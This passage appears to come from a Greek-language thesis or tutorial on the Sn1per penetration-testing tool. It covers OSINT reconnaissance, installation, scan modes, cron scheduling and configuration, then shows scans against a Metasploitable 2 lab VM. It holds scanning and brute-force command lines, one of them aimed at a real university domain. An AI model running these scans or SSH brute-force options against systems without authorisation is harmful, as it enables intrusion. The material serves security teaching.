Πολλές φορές θέλουμε να θέσουμε ερωτήματα στους στόχους μας παθητικά και να πάρουμε σαν απαντήσεις λογαριασμούς και υπηρεσίες, χωρίς να ακουμπήσουμε τον στόχο άμεσα. Με το Sn1per μπορούμε να τρέξουμε παθητική αναγνώριση σαν σημείο εκκίνησης. Από την στιγμή που το Sn1per ενσωματώνει πολλά εργαλεία από εξωτερικούς παράγοντες, το μόνο που έχουμε να κάνουμε είναι να του δώσουμε το URL και να επιλέξουμε Stealth σάρωση. Μόλις η σάρωση ολοκληρωθεί, μπορούμε να δούμε όλα τα αποτελέσματα που θέλουμε. Μπορούμε να δούμε από Links για το Site, να δούμε εάν υπάρχει ασφάλεια των Email, μέσω DMARC, να δούμε παραλλαγές του DNS, να αντλήσουμε πληροφορίες από το urlscan.io, μέχρι ακόμα να μάθουμε για το AS και να αντλήσουμε κάποια Email. Αυτά είναι λίγα, από τα πολλά που μπορεί να κάνει το Sn1per σαν εργαλείο αναγνώρισης. [46]


Sniper -t uniwa.gr -m stealth -o -re.




Εικόνα 48: Sn1per OSINT Site links.



Εικόνα 49: Sn1per Mail Security.



Εικόνα 50: Sn1per DNS Alternations.




Εικόνα 51: Sn1per urlscan.io OSINT.

Εικόνα 52: Sn1per email harvester.

Εικόνα 53: ASN Info.


Επίσης, μπορούμε να χρησιμοποιήσουμε από το Sn1per Professional διάφορα OSINT εργαλεία, καθώς και «Google Dorks», ώστε να μας βοηθήσουν να ανακαλύψουμε περισσότερες ενδιαφέρον πληροφορίες για το στόχο.



Εικόνα 54: Sn1per OSINT TOOLS.


4.5. Εγκατάσταση Sn1per – Ενημέρωση.

Μπορούμε να εγκαταστήσουμε το Sn1per με πολλούς τρόπους. Ο πιο απλός, όμως, είναι να το κατεβάσουμε από το GitHub και στην συνέχεια να τρέξουμε το install script.



Εικόνα 55: Git Clone Sn1per.


Κατόπιν, θα εισέλθουμε στον φάκελο του Sniper, θα αλλάξουμε τα δικαιώματα του προγράμματος εγκατάστασης και θα το εκτελέσουμε.




Εικόνα 56: Αλλαγη δικαιωμάτων και εκτέλεση install.sh.

Με την εκτέλεση της εγκατάστασης, το Sn1per θα εγκαταστήσει αυτόματα τον εαυτό του και θα κατεβάσει όλα όσα προγράμματα χρειάζονται, όπως το Nuclei και το Black Widow. [47]

Εάν θέλουμε να ενημερώσουμε το Sn1per, θα πρέπει να τρέξουμε την εντολή: **sniper -u**. [40]



Εικόνα 57: Ενημέρωση Sn1per.



Εικόνα 58: Sniper -h.

4.6. Χρήσεις Sn1per

Το Sn1per έχει πολλές χρήσεις. Αυτές που μας ενδιαφέρουν εμάς είναι: Normal Mode, Normal Mode + OSINT+ RECON, Stealth Mode +OSINT+RECON, Discover Mode, Scan only specific port, HTTP WEBSCAN Mode και Airstrike Mode.

Πιο συγκεκριμένα οι λειτουργίες του Sn1per είναι:

NORMAL: Πραγματοποιεί μια βασική σάρωση των στόχων και των ανοιχτών πορτών χρησιμοποιώντας ενεργές και παθητικές δοκιμές για βέλτιστη απόδοση.

STEALTH: Ανιχνεύει γρήγορα και απαριθμεί μοναχικούς στόχους προσπαθώντας να μην ανακαλυφθεί από WAF/IPS.

FLYOVER: Για γρήγορα πολυνηματικά συστήματα, οπού ο Penetration Tester θέλει να αξιολογήσει σε υψηλό επίπεδο πολλαπλούς στόχους γρήγορα.
AIRSTRIKE: Προσπαθεί γρήγορα να απαριθμήσει ανοιχτές θύρες και υπηρεσίες σε πολλαπλούς στόχους και εκτελεί βασική αναγνώριση αποπτυμάτων. Για να χρησιμοποιηθεί η συγκεκριμένη λειτουργία θα πρέπει να δώσουμε στο εργαλείο σαν είσοδο ένα αρχείο με όλες τις IP διευθύνσεις που θα θέλουμε να σαρώσει.
NUKE: Εκτελεί πλήρη έλεγχο σε πολλαπλά συστήματα δίνοντας σαν είσοδο ένα αρχείο με τις διευθύνσεις των στόχων. Χρήση παράδειγμα: ./sniper /pentest/loot/targets.txt nuke.
DISCOVER: Προσπαθεί να βρει όλους του χρήστες σε ένα subnet/CIDR (πχ. 192.168.0.0/16).
PORT: Σαρώνει συγκεκριμένες θύρες που θα του δοθούν σαν είσοδο.
FULLPORTONLY: Εκτελεί πλήρη σάρωση σε όλες τις θύρες και εξάγει τα αποτελέσματα σε XML.
MASSPORTSCAN: Τρέχει πλήρη σάρωση σε όλες τις θύρες σε πολλαπλούς στόχους.
WEB: Εκτελεί πλήρη αυτόματη σάρωση διαδικτυακών εφαρμογών και αποθηκεύει τα αποτελέσματα. Ιδανικό για διαδικτυακές εφαρμογές (port 80/tcp & 443/tcp only)**.**
MASSWEB: Τρέχει την «WEB» λειτουργία σε πολλαπλούς στόχους.
WEBPORTHTTP: Εκτελεί μια πλήρη HTTP σάρωση διαδικτυακής εφαρμογής για έναν χρήστη και μια πόρτα.
WEBPORTHTTPS: Εκτελεί μια πλήρη HTTPS σάρωση διαδικτυακής εφαρμογής για έναν χρήστη και μια πόρτα.
WEBSCAN: Εκτελεί μια πλήρη HTTPS & HTTP σάρωση διαδικτυακής εφαρμογής με την χρήση Burpsuite και Arachni.
MASSWEBSCAN: Εκτελεί «WEBSCAN» λειτουργία σε πολλαπλούς στόχους.
VULNSCAN: Εκτελεί OpenVAS vulnerability scan.
MASSVULNSCAN Εκτελεί OpenVAS vulnerability scan σε πολλαπλούς στόχους. [40] [48]

4.7. Προγραμματισμένες σαρώσεις

Για να προγραμματίσουμε σαρώσεις για το Sn1per, θα πρέπει να εισάγουμε γραμμες στον Task Scheduler τον Linux, δηλαδή το Crontab. Πιο συγκεκριμένα, θα τρέξουμε το crontab -e σαν διαχειριστές και θα προσθέσουμε τις παρακάτω γραμμές:

```
# m h dom mon dow command
0 0 * * * find /usr/share/sniper/loot/workspace/ -type f -name "daily.sh" -exec bash {} \;
0 0 * * 0 find /usr/share/sniper/loot/workspace/ -type f -name "weekly.sh" -exec bash {} \;
0 0 1 * * find /usr/share/sniper/loot/workspace/ -type f -name "monthly.sh" -exec bash {} \;
```

Εικόνα 59: Εισαγωγή παραπάνω γραμμών στο crontab.


Εν συνεχεία, θα χρειαστεί να τρέξουμε την εντολή του Sn1per, **sniper -w <woprkspace_alias> -s daily|weekly|monthly.** Έπειτα, απλά προσθέτουμε τις πλήρες εντολές που θέλουμε να τρέξουμε προγραμματισμένα και τις αποθηκεύουμε, για παράδειγμα (sniper -t 127.0.0.1 -w 127.0.0.1). [49]

4.8. Αρχεία ρυθμίσεις (Configuration files)

Το Sn1per έχει διάφορες επιλογές για ρυθμίσεις των εργαλείων του, για να ενεργοποιήσουμε, απενεργοποιήσουμε και να παραμετροποιήσουμε.

Για να παραμετροποιήσουμε το Sn1per, θα πρέπει να βρεθούμε στο αρχείο /root/.sniper.conf και να το παραμετροποιήσουμε ανάλογα τις ανάγκες μας. Μερικές ρυθμίσεις που θα θέλαμε να παραμετροποιήσουμε είναι:

- AUTOBRUTE="1" – Ενεργοποιεί αυτόματα το Brute force για τις «Normal» και «nuke» λειτουργίες. Επίσης μπορείς να ενεργοποιηθεί με τον διακόπτη (-b) στην γραμμή εντολών.
- AI_BRUTEFORCE="1" – Ανιχνεύει αυτόματα το Brute force για την λειτουργία «Normal», εάν βρεθεί υπηρεσία που χρειάζεται brute force.
- FULLNMAPSCAN="1" – Ενεργοποιεί πλήρη Nmap σάρωση για τις «Normal» και «Nuke» λειτουργίες. Μπορεί, επίσης, να ενεργοποιηθεί με τον διακόπτη (-fp) στην γραμμή εντολών.
- OSINT="1" - Ενεργοποιεί αυτόματα OSINT στις λειτουργίες «Normal», «stealth», «airstrike» και «nuke». Μπορεί, επίσης, να ενεργοποιηθεί με τον διακόπτη (-o) στην γραμμή εντολών.
- ENABLE_AUTO_UPDATES="1" – Αυτόματα, τσεκάρει για νέες ενημερώσεις από το GitHub του Sn1per Community Edition.
- REPORT= "1 – Ενεργοποιούμε αυτόματα την δημιουργία μιας αναφοράς κατά την ολοκλήρωση του εργαλείου.
- LOOT="1"- Ενεργοποιούμε αυτόματα την αποθήκευση ευρημάτων κατά την ολοκλήρωση του εργαλείου. Συνήθως η αποθήκευση των ευρημάτων αποθηκεύεται σε έναν φάκελο loot, που είναι της μορφής **/usr/share/sniper/loot/.**



Εικόνα 60: Loot.


- Αν θέλουμε, μπορούμε να ενεργοποιήσουμε το OpenVAS ή το Nessus.
- Σωστή πρακτική θα ήταν να δώσουμε το σωστό LHOST, για το msfconsole στο config.
- Εάν θέλουμε, μπορούμε να αλλάξουμε τις wordlist που θα χρησιμοποιήσουμε για Brute force. Οι Default είναι στον φάκελο /usr/share/brutex/wordlists/.
- Ανάλογα το εργαλείο που θέλουμε, μπορούμε να το ενεργοποιήσουμε «1» ή να το απενεργοποιήσουμε με «0».

Το Sn1per θα φορτώσεις τις ρυθμίσεις από αυτές τις τοποθεσίες με σειρά προτεραιότητας:

1. /usr/share/sniper/sniper.conf # The default Sn1per configuration file
2. /root/.sniper.conf # User specified Sn1per configuration file (persistent config)
3. /root/.sniper_api_keys.conf # User specific API keys and credentials (persistent config)

Μπορούμε όμως να δώσουμε στο sn1per, το δικό μας config από διαφορετική τοποθεσία με την επιλογή (-c) για παράδειγμα:

- sniper -t 127.0.0.1 -m web -c /usr/share/sniper/conf/sc0pe_only_webscan -w 127.0.0.1. [50]



Εικόνα 61: LHOST στο msfconsole.


4.9. Sn1per Vs Metasploitable2

4.9.1. Περιβάλλον εργαστήριου

Οι συγκεκριμένες επιθέσεις με τις ανάλογες τεχνικές, που θα αναδειχθούν παρακάτω, έχουν στηθεί σε εικονικό περιβάλλον με την χρήση του **Oracle VirtualBox** και το Red Team Assessment θα είναι **εσωτερικό.** Η μηχανή που θα εκτελέσει τις μεθόδους θα είναι μια μηχανή βασισμένη στο σύστημα **KALI LINUX** και η μηχανή, που θα είναι ο στόχος, θα είναι ένα έτοιμο μηχάνημα με ευπάθειες, ώστε να επιτευχθούν οι επιθέσεις, και αυτή η μηχανή θα είναι το **MetaSploitable 2**.


4.9.2. Λειτουργία σάρωσης Discover

Με την λειτουργία Discover μπορούμε να ανιχνεύσουμε ποιοι Host είναι ζωντανοί στο δίκτυο μας.




Εικόνα 62: Sniper Host Discovery.

Το Sn1per θα αναγνωρίσει ποιοι Host είναι ζωντανοί, και θα εκτελέσει ένα γρήγορο Port Scan σε γνωστές θύρες.



Εικόνα 63: Sniper Ping Discovery scan and TCP port scan.

Στο τέλος της σάρωσης το εργαλείο θα μας εξάγει σαν αποτέλεσμα, τις διευθύνσεις των στόχων που ανίχνευσε.




Εικόνα 51: Στόχοι που ανιχνευθήκαν.

4.9.3. Λειτουργία Σάρωσης συγκεκριμένης θύρας


Για την σάρωση συγκεκριμένης θύρας και συγκεκριμένα της θύρας 22, θα χρησιμοποιήσουμε την εντολή: **sudo sniper -c /home/kali/Desktop/Sn1per/sniper.conf -t 192.168.56.108 -m port -p 22.**

Το Sn1per, πρώτα θα εκτελέσει ένα PING στον στόχο, με σκοπό να διαπιστώσει εάν είναι ζωντανός.




Εικόνα 64: ping.

Έπειτα, θα τρέξει ένα απλό Port Scan για να εντοπίσει, εάν η θύρα που του δώσαμε σαν είσοδο είναι ανοιχτή.



Εικόνα 65: Port Scan SSH.


Στην συνέχεια, θα προσπαθήσει με την χρήση των script του Nmap να «σπάσει» την θύρα του SSH.



Εικόνα 66: NSE Brute Force.


Το πρόγραμμα, ακόμα, θα τρέξει αυτόματα scanner από το Metasploit, ώστε να μπορέσουμε να αντλησουμε την εκδόση του SSH. Επίσης, θα μας προσπαθήσει να επαριθμίσει τους χρήστες του SSH, όπου με την σωστη Wordlist, επιτυχως, ανιχνευει και τον χρήστη **msfadmin**.

Εικόνα 67: SSH Version Scanner.



Εικόνα 68: SSH Enumeration.


Τελος, το Sn1per ολοκληρωνει την σάρωση του, αποθηκεύοντας όσα ευρήματα βρήκε και τυπώνοντας μια μικρή αναφόρα. Στην συγκεριμένη αναφορά το Sn1per μας ειδοποιεί πως βρήκε μια **LOW**, αδυναμία.



Εικόνα 69: Specific scan SSH Report.

4.9.4. Λειτουργία Σάρωσης Webscan

Με την Λειτουργία WebScan, το Sn1per θα σαρώσει με το εργαλείο Nuclei τον στόχο μας, με σκοπό την εύρεση αδυναμιών, ευπαθειών και ενδιαφέροντών ευρημάτων.




Εικόνα 70: Webscan Sn1per Command.

4.9.5. Nuclei


Το Nuclei χρησιμοποιείται για να στέλνει αιτήματα σε στόχους με βάση ενός προτύπου, ως αποτέλεσμα αυτού, τα αποτελέσματα που εξάγουμε είναι εξαιρετικά με κανένα έως ελάχιστο ψευδή θετικώς αποτέλεσμα, προσφέροντας έτσι γρήγορη σάρωση σε έναν μεγάλο αριθμό από Hosts. Το Nuclei προσφέρει σάρωση σε διάφορα πρωτοκολλά, όπως το TCP, DNS, HTTP, SSL, File, WHOIS, Websocket, Headless κλπ.

Τρέχοντας το Nuclei βρίσκουμε αρκετά σημαντικά ευρήματα για τον στόχο μας. Συγκεκριμένα, τα ευρήματα που βρίσκουμε είναι μάλιστα σοβαρότητας: **CRITICAL**. Που σημαίνει ότι μπορούν άμεσα να εκμεταλλευτούν από εμάς.



Εικόνα 71: Nuclei Scan.

